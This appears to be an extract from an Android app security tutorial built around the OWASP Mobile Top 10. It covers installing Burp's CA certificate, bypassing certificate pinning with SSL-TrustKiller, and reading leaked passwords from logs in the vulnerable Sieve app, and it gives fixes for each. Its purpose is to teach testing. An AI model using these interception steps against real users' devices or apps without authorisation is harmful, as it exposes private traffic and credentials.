
First Scenario

- Security settings have an option to view all Trusted Certificates installed on the device.
- In order to bypass first scenario where the application only trusts certificates from a list of Trusted CA's. We need to add Burp's certificate to Trusted CA Certificates.
- Go to the Browser and type `http://burp`. It will open a webpage, choose CA Certificate from there. It will download a certificate for you which will appear in notifications.

Android Application Security




Android Application Security




- Now open File Manager Application and then open up Download folder within it. You will find the file, click on it and enter Burp when asked for name.

Android Application Security




Android Application Security



- Now if you would go to list og Trusted CA Certificates in Settings->Security->Trusted Credentials. You Will find the PortsWigger CA Certificate is installed.

Android Application Security



So finally after all this we have finally installed a trusted CA certificate. Now this will help in intercepting in most of the applications.

Second Scenario


There are two bypass Certificate Pinning, first by changing the source code and other by Android-SSL-Trust-Killer. Changing source code is always a tedious Job, because every Application has it's own implementation of Encryption.

Android Application Security

We would instead take a simpler path for now, will install Android SSL-Trust-Killer application in the android device which will bypass SSL Certificate Pinning for nearly all application.

- Make Sure Cydia Substrate is installed on the device/emulator.
- Download Android SSL-Trust-killer from here.
- Install using **adb install Android-SSL-TrustKiller.apk**
- Restart the device/emulator using Cydia Substrate.

Now if you try to intercept then you can see most of traffic from nearly every app in BurpSuite .



Android Application Security

Now if you would see the Request/Response in BurpSuite, you will find some traffic in which Body part of the request is not readable. Like the request given below which was originated from **Android Gmail App**.



The screenshot shows a Burp Suite interface with the 'Request' tab selected. The request is a POST to '/proxy/gmail/a/.../g/?version=25&clientVersion=25&allowAnyVersion=1'. The Headers section includes 'Accept-Encoding: gzip', 'Content-Length: 101', 'Host: android.clients.google.com', 'Connection: Keep-Alive', 'User-Agent: Android-GmailProvider/5010020 (sw384dp; 320dpi) (vbox86p JDQ39E); gzip', 'Cookie: GXAS_SEC=...', and 'Cookie2: \$Version=1'. The Body section contains several lines of binary data, indicated by red highlights and a blue arrow pointing to the first line. The data appears to be encrypted.

So in this actually all the data was encrypted before it was placed in the Body of Request. In such kind of situation, we cannot do anything because this layer of encryption cannot be broken.

How To Fix

- Apply SSL/TLS to transport channels that the mobile app will use to transmit sensitive information, session tokens, or other sensitive data to a backend API or web service.
- Use strong, industry standard cipher suites with appropriate key lengths.
- Use certificates signed by a trusted CA provider and consider certificate pinning for security conscious applications.
- Alert users through the UI if the mobile app detects an invalid certificate.
- If possible, apply a separate layer of encryption to any sensitive data before it is given to the SSL channel. In the event that future vulnerabilities are discovered in the SSL implementation, the encrypted data will provide a secondary defense against confidentiality violation.
- Remove all code after the development cycle that may allow the application to accept all certificates such as `org.apache.http.conn.ssl.AllowAllHostnameVerifier` or `SSLocketFactory.ALLOWALLHOSTNAME_VERIFIER`. These are equivalent to trusting all certificates.
- If using a class which extends `SSLocketFactory`, make sure `checkServerTrusted` method is properly implemented so that server certificate is correctly checked.

Android Application Security

Part 11: - Unintended Data Leakage

Unintended Data Leakage holds **4th** position at OWASP Mobile Top 10

As the name suggest “Unintended Data Leakage” means when developer of the application accidentally leaks the data. Well any developer would never want to leak the data but in some scenarios he assumes that the particular data is only accessible to the application not to any adversary. Below are some of the example scenarios.

Threat Agents

- Malware Apps
 - adversary who has physical access to device


Logging

Often Developers leave debugging information publicly. So any application with READ_LOGS permission can access those logs and can gain sensitive information through that.

If will use Sieve Application to demonstrate this issue.


- Type **pidcat com.mwr.example.sieve** in Appie. Pidcat is a modified version of logcat with better viewing of logs.
- Now open up Sieve Application and enter your password.

Android Application Security



- Now you will notice that your password is seen in pidcat when you entered it in Sieve. As in the picture below , my password is displayed which is **1234567890123456**

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The screenshot shows a terminal window titled 'pidcat com.mwr.example.sieve'. It displays log entries for two processes: 'com.mwr.example.sieve' and 'com.mwr.example.sieve:remote'. The logs include details about activity creation, service binding, OpenGL loading, and library loading, including a sensitive string '1234567890123456'.

```
C:\Appie\pentesting
λ pidcat com.mwr.example.sieve

Process com.mwr.example.sieve created for activity com.mwr.example.sieve/.MainLoginActivity
PID: 1868   UID: 10078   GIDs: {50078, 1028, 1015, 3003}

Process com.mwr.example.sieve:remote created for service com.mwr.example.sieve/.AuthService
PID: 1881   UID: 10078   GIDs: {50078, 1028, 1015, 3003}

Up Next

libEGL
libEGL
EGL_genymotion
OpenGLRenderer
ActivityThread
m_MainLogin
dalvikvm
houdini
loaded /system/lib/egl/libEGL_genymotion.so
HostConnection::get() New Host Connection established 0xb92577e8, tid 1868
loaded /system/lib/egl/libGLESv1_CM_genymotion.so
loaded /system/lib/egl/libGLESv2_genymotion.so
eglSurfaceAttrib not implemented
Enabling debug mode 0
Loading provider com.mwr.example.sieve.DBContentProvider: com.mwr.example.sieve.DBContentProvider
String entered: 1234567890123456
Trying to load lib /data/app-lib/com.mwr.example.sieve-1/libencrypt.so 0xa6a7ec58
[1881] Loading library(version: 3.2.1.43093 RELEASE)... successfully.
```

Copy/Paste Buffer Caching

Android provides clipboard-based framework to provide copy-paste function in android applications. But this creates serious issue when some other application can access the clipboard which contain some sensitive data.

How To Fix

Disable copy/paste function for sensitive part of the application. For example, disable copying credit card details.

Crash Logs

If an application crashes during runtime and it saves logs somewhere then those logs can be of help to an attacker especially in cases when android application cannot be reverse engineered.

How To Fix

Avoid creating logs when applications crashes and if logs are sent over the network then ensure that they are sent over an SSL channel.

Analytics Data Sent To 3rd Parties

Most of the application uses other services in their application like Google Adsense but sometimes they leak some sensitive data or the data which is not required to sent to that service. This may happen because of the developer not implementing feature properly.

You can look by intercepting the traffic of the application and see whether any sensitive data is sent to 3rd parties or not.

Android Application Security

Part 12: - Poor Authentication And Authorization

Poor Authorization and Authentication hold 5th position in OWASP Mobile Security Top 10. In this post i will be demonstrating some of the scenarios which falls under **Poor Authorization and Authentication** category.So here we Begin

Activities Vulnerabilities

